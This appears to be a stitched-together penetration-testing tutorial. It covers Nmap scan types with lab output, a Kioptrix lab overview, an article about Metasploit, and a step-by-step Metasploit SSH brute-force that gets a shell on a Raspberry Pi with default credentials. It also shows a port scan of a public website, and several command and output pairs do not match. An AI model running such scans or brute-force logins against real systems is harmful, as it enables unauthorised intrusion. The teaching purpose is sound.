(preeti@ kali)-[~]  
$ sudo nmap -T4 192.168.56.102  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:46 IST  
Nmap scan report for 192.168.56.102  
Host is up (0.0023s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
  
Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds
```

Nmap Command 2: nmap -sS for TCP SYN Scan

It is required privilege access and identifies **TCP** ports. TCP SYN Scan is a standard method for **detecting open ports** without going through the **Threeway Handshake** process. When an open port is spotted, the **TCP handshake** is reset before accomplishment. Hence this scanning is also called **Half Open** scanning.

Syntax

1. `sudo nmap -sS 192.168.56.102`

```
(preeti@kali)-[~]
$ sudo nmap -sS 192.168.56.102
[sudo] password for preeti:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:35 IST
Nmap scan report for 192.168.56.102
Host is up (0.0016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds
```

Nmap Command 3: nmap -sF for FIN Scan

FIN scan transmits packets with a **FIN flag** to the target machine; therefore, these frames are abnormal as they are sent to the destination before the **Threeway handshaking** process can be completed. If there is no active TCP session, then the port is formally closed. If the destination machine's port is closed then the RST packet in the FIN Scan response is **reversed**.

Syntax

1. sudo nmap -sF 192.168.56.102

```
(preeti@kali)-[~]
$ sudo nmap -sF 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:37 IST
Nmap scan report for 192.168.56.102
Host is up (0.000038s latency).
All 1000 scanned ports on 192.168.56.102 are closed
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Compared to other nmap scans, an **IP Protocol** scan has a major difference. It's looking for other **IP protocols** utilized by the Target system, such as **ICMP**, **TCP**, and **UDP**. The additional IP protocol, such as **EGP**, or **IGP**.

1. sudo nmap -sO 192.168.56.102

```
(preeti@kali)-[~]
$ sudo nmap -sO 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:38 IST
Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
Not shown: 255 open|filtered protocols
PROTOCOL STATE SERVICE
6         open  tcp
Nmap done: 1 IP address (1 host up) scanned in 5.28 seconds
```

Nmap Command 4: nmap-PE for ICMP Echo Request Ping

The **ICMP** echo request ping sends an ICMP echo request to the IP address of the destination machine. In the normal type of ICMP echo request, a combination of **TCP** and **ACK pings** is sent. Using option **-PE**, the **ICMP** echo request can be specified as the nmap ping method without coupling **TCP ACK ping**.

Syntax

1. nmap -PE 192.168.56.102

```
(preeti@kali)-[~]  
$ sudo nmap -PE 192.168.56.102  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:39 IST  
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 2.07 seconds
```

Nmap Command 5: nmap -PA for TCP ACK Ping

Instead of using the default option of both an **ICMP** echo request and a **TCP ACK**, the **-PA** option sends a **TCP ACK** and discards any **ICMP** echo requests. This is a decent option when **ICMP** is not an option due to packet filtering or firewalls.

Syntax

1. nmap -PA 192.168.56.102

```
(preeti@kali)-[~]  
$ sudo nmap -PA 192.168.56.102  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:41 IST  
Nmap scan report for 192.168.56.102  
Host is up (0.0029s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
Nmap done: 1 IP address (1 host up) scanned in 4.10 seconds
```

Nmap Command 6: nmap -p for Port Scan

Nmap is mostly used to scan ports; it scans all ports by default, but we can scan single, multiple, or within range protocols. **Single port scan:**

Syntax

1. Sudo nmap -p21 192.168.56.102

```
(preeti@kali)-[~]  
$ sudo nmap -p21 192.168.56.102  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:42 IST  
Nmap scan report for 192.168.56.102  
Host is up (0.0016s latency).  
  
PORT      STATE      SERVICE  
21/tcp    filtered  ftp  
  
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Multiple scan ports:

Syntax

1. Sudo nmap -p21, 80, 443 192.168.56.102

```
(preeti@kali)-[~]  
$ sudo nmap -p21,80,443 192.168.56.102  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:43 IST  
Nmap scan report for 192.168.56.102  
Host is up (0.0015s latency).  
  
PORT      STATE      SERVICE  
21/tcp    filtered  ftp  
80/tcp    filtered  http  
443/tcp   filtered  https  
  
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

Nmap Command 7: nmap -v for Verbose Mode

The verbose mode of **nmap** allows us to get more information from the scan output. The verbose option does not affect on what happens during the scan; it only modifies the amount of information that **nmap** shows on its output.

1. Sudo nmap -sF -v 192.168.56.102


```
(preeti@kali)~$ sudo nmap -sP -v 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:46 IST
Initiating Ping Scan at 18:46
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 18:46, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:46
Completed Parallel DNS resolution of 1 host. at 18:46, 0.01s elapsed
Initiating FIN Scan at 18:46
Scanning 192.168.56.102 [1000 ports]
Completed FIN Scan at 18:46, 0.04s elapsed (1000 total ports)
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
All 1000 scanned ports on 192.168.56.102 are closed

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
```

Command 8: nmap for scanning a host Syntax

1. sudo nmap www.yahoo.com

```
(preeti@kali)~$ sudo nmap www.yahoo.com
[sudo] password for preeti:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:55 IST
Nmap scan report for www.yahoo.com (202.165.107.49)
Host is up (0.021s latency).
Other addresses for www.yahoo.com (not scanned): 202.165.107.50 2406:2000:e4:1605::9000 2406:2000:e4:1605::9001
rDNS record for 202.165.107.49: media-router-fp73.prod.media.vip.sg3.yahoo.com
Not shown: 997 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
```

Some Other Nmap Commands

Most of the Nmap's function can be executed with just one command, and the program also uses many "**shortcut**" commands, which can be used to automate common tasks.

Here is a quick run-down:

1. Ping Scanning

A ping scan returns information on every active IP on our network. This command can be used to perform a ping scan:

1. nmap #

```



```

2. Scan the Most Popular Ports

This command is especially useful for running Nmap on a **home server**. It automatically scans various most popular ports for a host. We can use the following command to run this command:

1. `nmap -top-ports 20 192.168.1.106`

```
(preeti@kali)-[~]
$ sudo nmap -top-ports 20 192.168.1.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:51 IST
Nmap scan report for 192.168.1.106
Host is up (0.0020s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
25/tcp    filtered  smtp
53/tcp    open      domain
80/tcp    filtered  http
110/tcp   filtered  pop3
111/tcp   filtered  rpcbind
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
143/tcp   filtered  imap
443/tcp   filtered  https
445/tcp   filtered  microsoft-ds
993/tcp   filtered  imaps
995/tcp   filtered  pop3s
1723/tcp  filtered  pptp
3306/tcp  filtered  mysql
3389/tcp  filtered  ms-wbt-server
5900/tcp  filtered  vnc
8080/tcp  filtered  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

We can replace "20" with the number of ports to scan, and Nmap quickly scans that many ports. It provides a simple output that details the state of the most common ports, allowing us to rapidly determine whether any ports are open needlessly.

3. Disable DNS Name Resolution

We can also speed up our Nmap scans with the help of the **-n parameter** to disable reverse **DNS** resolution. This can be quite handy if we need to scan a huge network. For example, to **turn off DNS resolution** for the basic ping scan mentioned above, add -n:

1. Nmap -sp -n 192.100.1.1/24

```
(preeti@kali)-[~]
$ sudo nmap -sp -n 192.100.1.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:59 IST
Spoofing MAC address 00:01:BA:8B:46:8B (IC-Net)
```

Why do we use Kioptrix?

Kioptrix is a downloadable VM image file on Vulnhub. It is a VM image challenge to get root access by any means possible. The goal of these is to learn the basic tools and techniques in vulnerability assessment and exploitation.

There is more than one way to complete the kioptrix challenge by getting root access .

Scope & Initial Planning

Scope is a very important piece of our puzzle when we are doing an assessment.

We need to understand what is important to the client/customer, what piece of data and information could be devastating to the business if an attacker got a hold of it. For our purposes, our scope will be anything involved with the Kioptrix box. That means any open ports/services are fair game.

Metasploit

What is the Metasploit Framework and How is it Used?

The Metasploit framework is a very powerful tool that can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the [pen testing team](#) can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of [threat hunting](#), once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

A Brief History of Metasploit

The Metasploit Project was undertaken in 2003 by H.D. Moore for use as a Perl-based portable network tool, with assistance from core developer Matt Miller. It was fully converted to Ruby by 2007, and the license was acquired by Rapid7 in 2009, where it remains as part of the Boston-based company's repertoire of IDS signature development and targeted remote exploit, fuzzing, anti-forensic, and evasion tools.

Portions of these other tools reside within the Metasploit framework, which is built into the Kali Linux OS. Rapid7 has also developed two proprietary OpenCore tools, Metasploit Pro, Metasploit Express.

This framework has become the go-to exploit development and mitigation tool. Prior to Metasploit, pen testers had to perform all probes manually by using a variety of tools that may or may not have supported the platform they were testing, writing their own code by hand, and introducing it onto networks manually. Remote testing was virtually unheard of, and that limited a security specialist's reach to the local area and companies spending a fortune on in-house IT or security consultants.

Who Uses Metasploit?

Due to its wide range of applications and open-source availability, Metasploit is used by everyone from the evolving field of [DevSecOps pros to hackers](#). It's helpful to anyone who needs an easy to install, reliable tool that gets the job done regardless of which platform or language is used. The software is popular with hackers and widely available, which reinforces the need for security professionals to become familiar with the framework even if they don't use it.

Metasploit now includes more than 1677 exploits organized over 25 platforms, including Android, PHP, Python, Java, Cisco, and more. The framework also carries nearly 500 payloads, some of which include:

- Command shell payloads that enable users to run scripts or random commands against a host
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software
- Meterpreter payloads that allow users to commandeer device monitors using VMC and to take over sessions or upload and download files
- Static payloads that enable port forwarding and communications between networks

Metasploit Uses and Benefits



All you need to use Metasploit once it's installed is to obtain information about the target either through port scanning, OS fingerprinting or using a vulnerability scanner to find a way into the network. Then, it's just a simple matter of selecting an exploit and your payload. In this context, an exploit is a means of identifying a weakness in your choice of increasingly [harder to defend networks](#) or system and taking advantage of that flaw to gain entry.

The framework is constructed of various models and interfaces, which include **msfconsole** interactive curses, **msfcli** to call msf functions from the terminal/cmd, the Armitag graphical Java tool that's used to integrate with MSF, and the Metasploit Community Web Interface that supports remote pen testing.

White hat testers trying to locate or learn from black hats and hackers should be aware that they don't typically roll out an announcement that they're Metasploiting. This secretive bunch likes to operate through virtual private network tunnels to [mask their IP address](#), and many use a dedicated VPS as well to avoid interruptions [that commonly plague many shared hosting providers](#). These two privacy tools are also a good idea for white hats who intend to step into the world of exploits and pen testing with Metasploit. As mentioned above, Metasploit provides you with exploits, payloads, auxiliary functions, encoders, listeners, shellcode, post-exploitation code and nops.

You can obtain a Metasploit Pro Specialist Certification online to become a credentialed pen-tester. The passing score to obtain the certification is 80 percent, and the open book exam takes about two hours. It costs \$195, and you can print your certificate out once you're approved.

Prior to the exam, it's recommended that you take the [Metasploit training course](#) and have proficiency or working knowledge:

- Windows and Linux OS
- Network protocols
- Vulnerability management systems
- Basic pen testing concepts

Obtaining this credential is a desirable achievement for anyone who wants to become a marketable pen-tester or security analyst.

How to Get Metasploit

Metasploit is available through open-source installers directly from the Rapid7 website. In addition to the latest version of the Chrome, Firefox, or Explorer browsers, the minimum system requirements are:

Operating Systems:

- Ubuntu Linux 14.04 or 16.04 LTS (**recommended**)
- Windows Server 2008 or 2012 R2
- Windows 7 SP1+, 8.1, or 10
- Red Hat Enterprise Linux Server 5.10, 6.5, 7.1, or later **Hardware:**
- 2 GHz+ processor
- Minimum 4 GB RAM, but 8 GB is recommended
- Minimum 1 GB disk space, but 50 GB is recommended

You'll have to disable any antivirus software and firewalls installed on your device before you begin, and get administrative privileges. The installer is a self-contained unit that's configured for you when you install the framework. You also have the option of manual installation if you want to configure custom dependencies. Users with the Kali Linux version already have the Metasploit Pro version pre-bundled with their OS. Windows users will go through the install shield wizard.

After installation, upon startup, you'll be faced with these choices:

- Creating database at /Users/joesmith/.msf4/db
- Starting Postgresql
- Creating database users
- Creating an initial database schema

Learning How to Use Metasploit: Tutorial + Tips


The ease of learning to use Metasploit depends on your [knowledge of Ruby](#). However, if you have a familiarity with other scripting and programming languages like Python, making the jump to working with Metasploit shouldn't be too difficult to get up to speed. Otherwise, it's an intuitive language that's easy to learn with practice.

Because this tool requires you to disable your own systematic protections and enables the generation of malicious code, you should be aware of the [potential risks involved](#). If possible, keep this utility installed on a separate system than your personal device or any computer that contains potentially sensitive information or access to such information. You should use a dedicated work device when pen-testing with Metasploit.

Reasons to Learn Metasploit

This framework bundle is a must-have for anyone who is a security analyst or pentester. It's an essential tool for discovering hidden vulnerabilities using a variety of tools and utilities. Metasploit allows you to enter the mind of a hacker and use the same methods for probing and infiltrating networks and servers.


Here's a diagram of a typical Metasploit architecture:



Metasploit Step-by-Step

We'll begin a brief tutorial of an easy exploit by assuming that you have the basic system and OS requirements. In order to set up a testing environment, you're going to need to download and install [Virtualbox](#), [Kali](#), and [Metasploitable](#) to create a virtualized hacking machine. You can download and install Windows XP or above in order to create a third virtual machine for this exploit.

Once you have your testing tools installed, you'll want to open your Metasploit console. It will look like this:





One shortcut is to type “help” into the console, which will bring up a list of Metasploit commands and their descriptions. It should look like this:

```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

nsf > help

Core Commands
=====

Command      Description
-----
?            Help menu
advanced     Displays advanced options for one or more modules
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
edit         Edit the current module with $VISUAL or $EDITOR
exit         Exit console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
info         Displays information about one or more modules
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
kill         Kill a job
load         Load a framework plugin
loadpath     Searches for and loads modules from a path
makerc       Save commands entered since start to a file
options      Displays global options or for one or more modules
popm         Pops the latest module off the stack and makes it active
previous     Sets the previously loaded module as the current module
pushm        Pushes the active or list of modules onto the module stack
quit         Exit the console
```

The image shows a terminal window with a dark blue background. A large, stylized dragon watermark is visible in the background, facing right. The terminal text shows the Metasploit console interface. At the top, there is a banner for a free Metasploit Pro trial. The user has entered the 'help' command, and the console displays a list of core commands and their descriptions. The Varonis logo is visible at the bottom center of the terminal window.

A powerful and useful tool, to begin with, is the Armitage GUI, which allows you to visualize targets and recommend the best exploits to access them. This tool also shows advanced post-exploit functions for deeper penetration and further testing. To select it from the console, go to Applications – Exploit Tools – Armitage.

Once you’ve got the form field on your screen, enter the host, port number, user ID, and password. Type ‘enter’ after all fields are completed and you’ll be ready to initiate your exploit.

Resources to Learn Metasploit

One great thing about the open-source community is the commitment to resource pooling and information sharing. It’s the modern embodiment of why the internet was created in the first place. It enables borderless collaboration and promotes flexibility.

To that end, we offer a list of resources that will allow you to realize the full extent of Matspoit's promise.


One of the best resources, and the first place you should visit, is Metasploit's own extensive [knowledge base](#). There, you'll find quick start guides, metamodules, exploits, and vulnerability identification and fixes. You can also learn about different types of credentials and how to obtain them.

Another helpful resource is the [Varonis Cyber Workshop](#). It offers a range of tutorials and sessions with security industry experts.

Penetration testing is essential for rooting out vulnerabilities and preventing networks from exploits and hacks. By working with a data-driven and results-oriented cybersecurity company like [Varonis](#) and employing a framework like Metasploit, you'll have an edge when it comes to protecting your networks.

Using Metasploit

From the *kali-server* (192.1681.207) command line, launch Metasploit by typing **msfconsole**.



```
kali@kali:~/data$ msfconsole

  METASPLOIT

  *[] metasploit v6.0.17-dev
+ -- --[] 2076 exploits - 1124 auxiliary - 352 post
+ -- --[] 594 payloads - 45 encoders - 10 nops
+ -- --[] 7 evasion

Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>

msf6 >
```

Metasploit provides a search engine to help us select the best exploit to exploit SSH. Entering the **search ssh** command shows us all of the ssh options.



```
msf6 > search ssh
```

Scan through the output for the ssh vulnerability. For this exploit we want to use Menu

Item #21 — ‘*use auxiliary/scanner/ssh/ssh_login*’ which uses brute-force SSH login credentials with our *username.txt* and *password.txt* files we created in */home/kali/data*. Note that your menu item number most likely will be different.

Enter ‘*use auxiliary/scanner/ssh/ssh_login*’ at the *msf6* > prompt. You can also enter the menu number (for example: *msf6*> **use 21**

```
Interact with a module by name or index. For example info 00, use 06 or use post/windows/manage/sshkkey.persistence
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

Type **set USER_FILE** */home/kali/data/username.txt* and **set PASS_FILE** */home/kali/data/password.txt*.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/data/user.txt
USER_FILE => /home/kali/data/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/data/password.txt
PASS_FILE => /home/kali/data/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

The next two options, **set STOP_ON_SUCCESS true** stops execution when there is a successful username/password combination and **set VERBOSE true** prints all status messages to the console.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

The **set RHOSTS** command configures Metasploit to use the target machine. This is the same IP address (192.168.1.95) of the machine we issued the **hostname I** or **ifconfig** commands earlier.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.95
RHOSTS => 192.168.1.95
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

Use the **advanced** command to view additional configuration options


```
msf6 auxiliary(scanner/ssh/ssh_login) > advanced

Module advanced options (auxiliary/scanner/ssh/ssh_login):



| Name                       | Current Setting                         | Required | Description                                                                                                                                                                                                                                                                                                                |
|----------------------------|-----------------------------------------|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| AutoRunScript              |                                         | no       | A script to run automatically on session creation.                                                                                                                                                                                                                                                                         |
| CommandShellCleanupCommand |                                         | no       | A command to run before the session is closed.                                                                                                                                                                                                                                                                             |
| CreateSession              | true                                    | no       | Create a new session for every successful login.                                                                                                                                                                                                                                                                           |
| GatherProof                | true                                    | yes      | Gather proof of access via pre-session shell commands.                                                                                                                                                                                                                                                                     |
| InitialAutoRunScript       |                                         | no       | An initial script to run on session creation (before AutoRunScript).                                                                                                                                                                                                                                                       |
| MaxGuessesPerService       | 0                                       | no       | Maximum number of credentials to try per service instance. If set to zero or a non-number, this option will not be used.                                                                                                                                                                                                   |
| MaxGuessesPerUser          | 0                                       | no       | Maximum guesses for a particular username for the service instance. Note that users are considered unique among different services, so a user at 10.1.1.1:22 is different from one at 10.2.2.2:22, and both will be tried up to the MaxGuessesPerUser limit. If set to zero or a non-number, this option will not be used. |
| MaxMinutesPerService       | 0                                       | no       | Maximum time in minutes to bruteforce the service instance. If set to zero or a non-number, this option will not be used.                                                                                                                                                                                                  |
| Proxies                    |                                         | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                                                                                                                                               |
| RemovePassFile             | false                                   | yes      | Automatically delete the PASS_FILE on module completion.                                                                                                                                                                                                                                                                   |
| RemoveUserPassFile         | false                                   | yes      | Automatically delete the USERPASS_FILE on module completion.                                                                                                                                                                                                                                                               |
| RemoveUserFile             | false                                   | yes      | Automatically delete the USER_FILE on module completion.                                                                                                                                                                                                                                                                   |
| SSH_DEBUG                  | false                                   | no       | Enable SSH debugging output (Extreme verbosity).                                                                                                                                                                                                                                                                           |
| SSH_IDENT                  | SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 | yes      | SSH client identification string.                                                                                                                                                                                                                                                                                          |
| SSH_TIMEOUT                | 30                                      | no       | Specify the maximum time to negotiate a SSH session.                                                                                                                                                                                                                                                                       |
| ShowProgress               | true                                    | yes      | Display progress messages during a scan.                                                                                                                                                                                                                                                                                   |
| ShowProgressPercent        | 10                                      | yes      | The interval in percent that progress should be shown.                                                                                                                                                                                                                                                                     |
| TransitionDelay            | 0                                       | no       | Amount of time (in minutes) to delay before transitioning to the next user in the array (or password when PASSWORD_SPRAY=true).                                                                                                                                                                                            |
| WORKSPACE                  |                                         | no       | Specify the workspace for this module.                                                                                                                                                                                                                                                                                     |



msf6 auxiliary(scanner/ssh/ssh_login) >
```

You can change any of these options for your situation, but we want quick access to the shell so set **GATHERProof** false.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set GATHERProof false
GATHERProof => false
```

All of our configuration options are set, run the **exploit** command to start the exploit.

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.1.95:22 - Failed: 'root:root'
[*] 192.168.1.95:22 - Failed: 'root:toor'
[*] 192.168.1.95:22 - Failed: 'root:pi'
[*] 192.168.1.95:22 - Failed: 'root:admin'
[*] 192.168.1.95:22 - Failed: 'root:raspberry'
[*] 192.168.1.95:22 - Failed: 'root:password'
[*] 192.168.1.95:22 - Failed: 'root:password123'
[*] 192.168.1.95:22 - Failed: 'root:'
[*] 192.168.1.95:22 - Failed: 'admin:root'
[*] 192.168.1.95:22 - Failed: 'admin:toor'
[*] 192.168.1.95:22 - Failed: 'admin:pi'
[*] 192.168.1.95:22 - Failed: 'admin:admin'
[*] 192.168.1.95:22 - Failed: 'admin:raspberry'
[*] 192.168.1.95:22 - Failed: 'admin:password'
[*] 192.168.1.95:22 - Failed: 'admin:password123'
[*] 192.168.1.95:22 - Failed: 'admin:'
[*] 192.168.1.95:22 - Failed: 'raspberry:root'
[*] 192.168.1.95:22 - Failed: 'raspberry:toor'
[*] 192.168.1.95:22 - Failed: 'raspberry:pi'
[*] 192.168.1.95:22 - Failed: 'raspberry:admin'
[*] 192.168.1.95:22 - Failed: 'raspberry:raspberry'
[*] 192.168.1.95:22 - Failed: 'raspberry:password'
[*] 192.168.1.95:22 - Failed: 'raspberry:password123'
[*] 192.168.1.95:22 - Failed: 'raspberry:'
[*] 192.168.1.95:22 - Failed: 'pi:root'
[*] 192.168.1.95:22 - Failed: 'pi:toor'
[*] 192.168.1.95:22 - Failed: 'pi:pi'
[*] 192.168.1.95:22 - Failed: 'pi:admin'
[+] 192.168.1.95:22 - Success: 'pi:raspberry'
[*] Command shell session 1 opened (192.168.1.22:45783 -> 192.168.1.95:22) at 2021-01-06 21:23:15 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

After several failed login attempts, notice the **[+] 192.168.1.95:22 — Success ‘pi:raspberry’** entry. This line reveals that there is a successful username of *pi* with a password of *raspberry* combination.

The **set STOP_ON_SUCCESS true** option we set earlier tells Metasploit to stop the attack when there is a successful username/password combination.

Successful Login

We have now successfully logged into the Victim-Pi machine using default login credentials.

Type the **sessions** command to see the active Metasploit sessions.

```
msf5 auxiliary(scanner/ssh_login) > sessions

Active sessions



| ID | Name | Type  | Information                                   | Connection                                          |
|----|------|-------|-----------------------------------------------|-----------------------------------------------------|
| 1  |      | shell | unknown: SSH pi@raspberrypi (192.168.1.95:22) | 192.168.1.22:46783 → 192.168.1.95:22 (192.168.1.95) |



msf5 auxiliary(scanner/ssh_login) >
```

Connect to the current active session, enter the **sessions I** command.

```
msf auxiliary(scanner/rasp/ssh_logs) > sessions 1
[*] Starting interaction with 1...

Linux VPNpi 5.4.51-v7* #1333 SMP Mon Aug 10 16:45:19 BST 2020 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

